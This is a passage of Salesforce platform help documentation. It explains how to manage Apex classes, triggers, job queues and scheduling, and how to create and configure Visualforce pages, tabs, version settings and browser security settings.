Note: You cannot delete a class that is specified as a controller for a Visualforce page or component.

- If your class has a method defined as a `webservice`, click **Generate WSDL** to generate a WSDL document based on the class.

Note: You cannot generate a WSDL document for classes defined as `isTest`.

- Click **Download** to download a copy of your Apex.
- Click **Run Test** to run the unit tests contained in the class.
- Click **Security** to set the Apex class level security.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

 **Note:**

- For Apex classes not included in managed packages, only classes, methods and variables defined as either `global` or `public` are displayed.
- For Apex classes included in managed packages, the **Class Summary** tab also lists the package version a particular property or method was introduced. You can select a version number from the drop-down list to see the prototype for the selected package version. The default value is the current installed version. A package developer can deprecate an Apex method and upload a new package version, thus exposing an Apex class with a different prototype. Only classes, methods and variables defined as `global` are displayed in prototypes for managed package classes.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

SEE ALSO:

[Debug Log Filtering for Apex Classes and Apex Triggers](#)

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated. You can also view all triggers in Setup by entering *Apex Triggers* in the **Quick Find** box, then selecting **Apex Triggers**.

-  **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To view the details for a trigger, from Setup, enter “Apex Triggers” in the **Quick Find** box, then select **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object management settings for an object.

From the trigger detail page, you can do any of the following:

- Click **Edit** to modify the contents of the trigger.

 **Note:** A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- Click **Delete** to delete the trigger from your organization.
- Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
- Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To view Apex triggers:

- “Author Apex”

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

 **Note:** Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.
- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the `Installed Package` indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see [Debug Log Filtering for Apex Classes and Apex Triggers](#) on page 4992.

SEE ALSO:

[Find Object Management Settings](#)

Create an Apex Class from a WSDL

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

 **Note:** Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To access this functionality:

1. In the application, from Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

 **Note:** The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `ASYNc`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information, see the [Force.com Apex Code Developer's Guide](#).

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the [Force.com Apex Code Developer's Guide](#).
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

SEE ALSO:

[Define Apex Classes](#)

Monitoring the Apex Job Queue

The Apex job queue lists all Apex jobs that have been submitted for execution. Jobs that have completed execution are listed, as well as those that are not yet finished, including:

- Apex methods with the `future` annotation that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Apex classes that implement the `Queueable` interface that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that have not yet finished executing.
 - Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
 - Scheduled jobs can't be aborted from this page; use the Scheduled Jobs page to manage or delete scheduled jobs.
 - Even though a scheduled job appears on both the Apex Jobs and Scheduled Jobs pages, it counts only once against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that have not yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that have not yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

 **Note:** Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact Salesforce.

This table lists all the possible job status values. The Status column lists the current status of the job. The possible values are:

Status	Description
Queued	Job is awaiting execution.
Preparing	The <code>start</code> method of the job has been invoked. This status might last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job was aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Batch Apex jobs can also have a status of `holding` when held in the Apex flex queue. See [Monitoring the Apex Flex Queue](#).

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the user who started the running batch class.

To show a filtered list of items, select a predefined list from the `view` drop-down list, or click **Create New View** to define your own custom views. This is especially useful if you want to view only `future` methods, or view only Apex batch jobs.

Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the [Force.com Apex Code Developer's Guide](#).

SEE ALSO:

[Schedule Apex](#)

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"—in the order in which they're submitted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Monitoring and Reordering the Apex Flex Queue

The Apex Flex Queue page lists all batch jobs that are in Holding status. You can view information about the job, such as the job ID, submission date, and Apex class. By default, jobs are numbered in the order submitted, starting with position 1, which corresponds to the job that was submitted first. You can change the position of a job by clicking **Reorder** and entering the new position number. The job is moved to the specified position unless the position number is greater than the number of jobs in the queue. In that case, the job is placed at the end of the queue. When you move a job, all other jobs in the flex queue are reordered and renumbered accordingly.

 **Note:** In the Salesforce user interface, the job at the top of the flex queue is in position 1. However, when you work with the flex queue programmatically, the first position in the flex queue is at index 0.

When the system selects the next job from the Apex flex queue for processing, the job is moved from the flex queue to the batch job queue. You can monitor the moved job in the Apex Jobs page by clicking **Apex Jobs**.

Alternatively, you can use `System.FlexQueue` Apex methods to reorder batch jobs in the flex queue. To test the flex queue, use the `getFlexQueueOrder()` and `enqueueBatchJobs(numberOfJobs)` methods in the `System.Test` class.

SEE ALSO:

["FlexQueue Class" in the Force.com Apex Code Developer's Guide](#)

["enqueueBatchJobs\(numberOfJobs\)" in the Force.com Apex Code Developer's Guide](#)

["getFlexQueueOrder\(\)" in the Force.com Apex Code Developer's Guide](#)

Schedule Apex

Use the Apex scheduler if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

 **Important:** Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

To schedule jobs using the Apex scheduler:

1. Implement the `Schedulable` interface in an Apex class that instantiates the class you want to run.
2. From Setup, enter `Apex Classes` in the `Quick Find` box, select **Apex Classes**, and then click **Schedule Apex**.
3. Specify the name of a class that you want to schedule.
4. Specify how often the Apex class is to run.
 - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
 - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
5. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
6. Specify a preferred start time. The exact time the job starts depends on service availability.
7. Click **Save**.

 **Note:** You can only have 100 active or scheduled jobs concurrently.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see “Using the `System.scheduleBatch` Method” in the [Force.com Apex Code Developer's Guide](#).

After you schedule an Apex job, you can monitor the progress of the job on the [All Scheduled Jobs](#) page.

Once the job has completed, you can see specifics about the job (such as whether it passed or failed, how long it took to process, the number of records process, and so on) on the [Apex Jobs](#) page.

Apex Hammer Execution Status

Salesforce runs your organization’s Apex tests in both the current and new release, and compares the results to quickly identify issues for you.

This page displays the results of running Apex tests for this organization, as part of the [Apex Hammer process](#). This process runs your organization’s Apex tests in both the current and new release, and compares the results. Salesforce uses these results to identify any issues to resolve before the release.

The following data is displayed.

- The date range Hammer was last run in this organization.
- The number of Apex tests executed and passed.
- The percentage of Apex tests that are data silo tests.
- The date range Hammer is scheduled to run next.

A data silo test is a test method that doesn’t have access to organization data. The advantages of creating data silo tests are:

- Tests run more reliably since they aren’t dependent on data that can sometimes change.
- Failures from those tests are easier to diagnose.
- Improved ability to find bugs in the Hammer process.
- Increased reliability of deployment from one organization to another.

You can make a test run in this preferred manner by using the default behavior. Test methods only use organization data when they are annotated with `isTest (SeeAllData=true)`, or in a test class annotated with `isTest (SeeAllData=true)`. Data silo tests are supported since API version 24.0. For more, see: [Isolation of Test Data from Organization Data in Unit Tests](#).

We highly recommend that as many of your tests as possible be data silo tests. The higher the percentage of data silo tests, the more effective the Hammer process is in finding potential issues in our code base. These issues could affect your organization. This early detection enables Salesforce to identify and resolve bugs before we release new software.

We encourage you to write all new Apex tests as data silo tests, and convert existing tests to data silo tests.

Note:

- Maintaining the security of your data is our highest priority. We don't view or modify any data in your organization, and all testing is done in a copy that runs in a secure data center.
- We triage bugs based on certain criteria, and make every effort to fix them all before release.
- The Hammer process does not run in all organizations.

FAQ

Apex FAQ

- [What Is The Difference Between Apex Classes And Triggers?](#)
- [Can I Call an External Web Service With Apex?](#)
- [What are the Supported WSDL Schema Types for Apex Callouts?](#)

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

SEE ALSO:

[Apex FAQ](#)

What are the Supported WSDL Schema Types for Apex Callouts?

For callouts, Apex only supports the document literal wrapped WSDL style, along with primitive and built-in data types. We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response, such as "Unable to parse callout response. Apex type not found for element item".

SEE ALSO:

[Apex FAQ](#)

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is associated with a standard or custom object and can call methods of Apex classes.

Visualforce

Visualforce

Visualforce uses a tag-based markup language to give developers a more powerful way to build applications and customize the Salesforce user interface. With Visualforce you can:

- Create custom user interfaces that easily leverage standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create a lot of functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

Note: This release contains a beta version of Visualforce for Lightning Experience that is production quality but has known limitations.

SEE ALSO:

[Defining Visualforce Pages](#)

[What is a Custom Component?](#)

[Visualforce Developer's Guide](#)

Visualforce for Lightning Experience (Beta)

This release contains a beta version of Visualforce for Lightning Experience that is production quality but has known limitations.

Visualforce itself remains Generally Available. It's only the use of Visualforce pages with Lightning Experience enabled that's considered beta.

Define Visualforce Pages

Defining Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

To create a page using the “quick fix” tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form:
`https://mySalesforceInstance/apex/nameOfNewPage`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewPage` is the value you want to give to the `Name` field on your page definition.

For example, if you want to create a page called “HelloWorld” and your Salesforce organization uses the `na3.salesforce.com` instance, enter
`https://na3.salesforce.com/apex/HelloWorld`.

 **Note:** Page names can't be longer than 40 characters.

2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page** `nameOfNewPage` to create the new page. Both the page `Name` and `Label` are assigned the `nameOfNewPage` value you specified in the URL.

To create pages in Setup:

1. From Setup, enter *Visualforce Pages* in the `Quick Find` box, then select **Visualforce Pages**.
2. Click **New**.
3. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the `Label` text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the `Name` text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Description` text box, specify an optional description of the page.
7. Select **Available for Salesforce mobile apps** to enable Visualforce tabs associated with the Visualforce page to be displayed in the Salesforce1 app. This checkbox is available for pages set to API version 27.0 and later.

 **Note:** Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce1, even if you select the **Available for Salesforce mobile apps** option for the page. The default Salesforce1 page for the object is displayed instead of the Visualforce page.

This option has no effect on Visualforce support in the Salesforce Classic Mobile mobile app. Instead, use the `Salesforce Classic Mobile Ready` checkbox on Visualforce Tab setup pages.

8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:

- “Customize Application”

of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.

Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.

 **Note:** In Summer '13, the only way to add a valid CSRF token to a URL is to override an object's standard Delete link with a Visualforce page. The Delete link will automatically include the required token. Don't check this box for any page that doesn't override an object's standard Delete link.

9. In the `Visualforce Markup` text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
10. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
11. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

 **Note:** Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it by clicking **Preview**. You can also view it manually by entering a URL in the following form: `http://mySalesforceInstance/apex/nameOfNewPage`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewPage` is the value of the `Name` field on your page definition.

SEE ALSO:

[Enabling Development Mode](#)

[Viewing and Editing Visualforce Pages](#)

[Creating Visualforce Tabs](#)

[Enable Visualforce Pages for the Salesforce1 Mobile App](#)

Enabling Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages. Development mode provides you with:

- A special development footer on every Visualforce page that includes the page’s view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

To enable Visualforce development mode:

1. From your personal settings, enter *Advanced User Details* in the **Quick Find** box, then select **Advanced User Details**. No results? Enter *Personal Information* in the **Quick Find** box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox.
4. Optionally, select the **Show View State in Development Mode** checkbox to enable the **View State** tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
5. Click **Save**.

Viewing and Editing Visualforce Pages

From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages** and click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.
- Click **Preview** to open the page in a new window.

 **Note:** If the Visualforce page is contained in an installed managed package, you can only view the page. You can’t edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the **Installed Package** indicates the package name. The **Available in Package Versions** field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

To clone, edit, or delete Visualforce markup:

- “Customize Application”

To edit custom Visualforce controllers

- “Author Apex”

Viewing and Editing Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button () to collapse the development mode footer panel. Click the Expand button () to toggle it back open.
- Click the Disable Development Mode button () to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Managing Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them. From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization. From the Pages list page, you can:

- Click **New** to [define a new Visualforce page](#).
 - Click a page name to [display detailed information about the page](#), including its label and Visualforce markup.
 - Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup.
-  **Note:** A  icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.
- Click **Del** to remove a page.
 - Click **Security** to manage the security for the page.
 - Click the Preview button () to open the page in a new window.

-  **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

USER PERMISSIONS

To create and edit Visualforce pages:

- "Customize Application"

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Visualforce pages use the same expression language as formulas—that is, anything inside `{ ! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{ !$User.FirstName }` merge field to a page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

```
<apex:page>
  Hello {!$User.FirstName}!
</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

[Defining Visualforce Pages](#)

Creating Visualforce Tabs

You can build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

To create a Visualforce tab:

1. From Setup, enter `Tabs` in the `Quick Find` box, then select **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab. If you have not already created the Visualforce page, click **Create a new page now**.
4. Enter a label to display on the tab.
5. Click the `Tab Style` lookup icon to display the Tab Style Selector.

If a tab style is already in use, a number enclosed in brackets `[]` appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.

6. Click a tab style to select the color scheme and icon for the custom tab.

Optionally, click **Create your own style** on the Tab Style Selector dialog if you want to create a custom tab style and your organization has access to the Documents tab. To create your own tab style:

- a. Click the `Color` lookup icon to display the color selection dialog and click a color to select it.
- b. Click **Insert an Image**, select the document folder, and select the image you want to use.

Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create Visualforce Tabs:

- "Customize Application"

 **Note:** This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon (.

c. Select a file and click **OK**. The New Custom Tab wizard reappears.

7. Optionally, select the `Salesforce Classic Mobile Ready` checkbox to indicate that the Visualforce page displays and functions properly in the Salesforce Classic Mobile app.

Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Classic Mobile configurations. Before mobilizing a Visualforce tab, review the Salesforce Classic Mobile tab considerations to ensure that the Visualforce pages in your tabs are compatible with mobile browsers.

 **Note:** The `Salesforce Classic Mobile Ready` checkbox is only visible if Salesforce Classic Mobile is enabled for your organization.

This setting doesn't affect the display of Visualforce tabs in the Salesforce1 app. To enable a new Visualforce tab for use in Salesforce1, see [Enable Visualforce Pages for the Salesforce1 Mobile App](#) on page 932 and [Defining Visualforce Pages](#) on page 4779.

8. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Note that splash pages don't display in the Salesforce Classic Mobile app. Avoid using a splash page if you plan to mobilize this tab.

9. Enter a description of the tab, if desired, and click **Next**.

10. Choose the user profiles for which the new custom tab will be available:

- Select **Apply one tab visibility to all profiles** and choose Default On, Default Off, or Tab Hidden from the drop-down list.
- Alternatively, select **Apply a different tab visibility for each profile** and choose Default On, Default Off, or Tab Hidden from the drop-down list for each profile.

11. Specify the custom apps that should include the new tab.

12. Check `Append tab to users' existing personal customizations` to add the new tab to your users' customized display settings if they have customized their personal display.

13. Click **Save**.

[Defining Visualforce Pages](#)

Uncaught Exceptions in Visualforce

If a Visualforce page that you did not develop has a error or uncaught exception

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user id. No other user data is included in the report.

If you are in development mode and not in the same namespace as the page, you will see the exception message, the exception type, and a notification that the developer has been notified by email.

If you are the developer and in the same namespace as the page, and you are not in development mode, you will see an exception message. You may also see a message indicating that the developer has been notified. If you are in development mode, you will see the exception message, the exception type, and the Apex stack trace.

[Debugging Your Code](#)

Managing Version Settings for Visualforce Pages and Custom Components

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

 **Note:** Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.

 **Note:** You can only modify the version settings for a page or custom component on the Version Settings tab when editing the page or component in Setup.

2. Select the `version` of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:

- "Customize Application"

Browser Security Settings and Visualforce

Some Visualforce pages are run from *.force.com servers. If you set your browser's trusted sites to include *.salesforce.com, you must also add *.force.com to the list.

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

Your browser privacy settings have prevented this page from showing some content. To display this content you need to change your browser privacy settings to allow "Third Party" cookies from the domain mypages.na1.visual.force.com. Alternatively, if your browser is Internet Explorer, you can add mypages.na1.visual.force.com. to your trusted sites list in the security options page.

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

Purpose

CUR - Information is used to complete the activity for which it was provided.

Category

STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.

Recipient

OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see [Platform for Privacy Preferences \(P3P\) Project](#).

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Visualforce Components

What is a Custom Component?

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

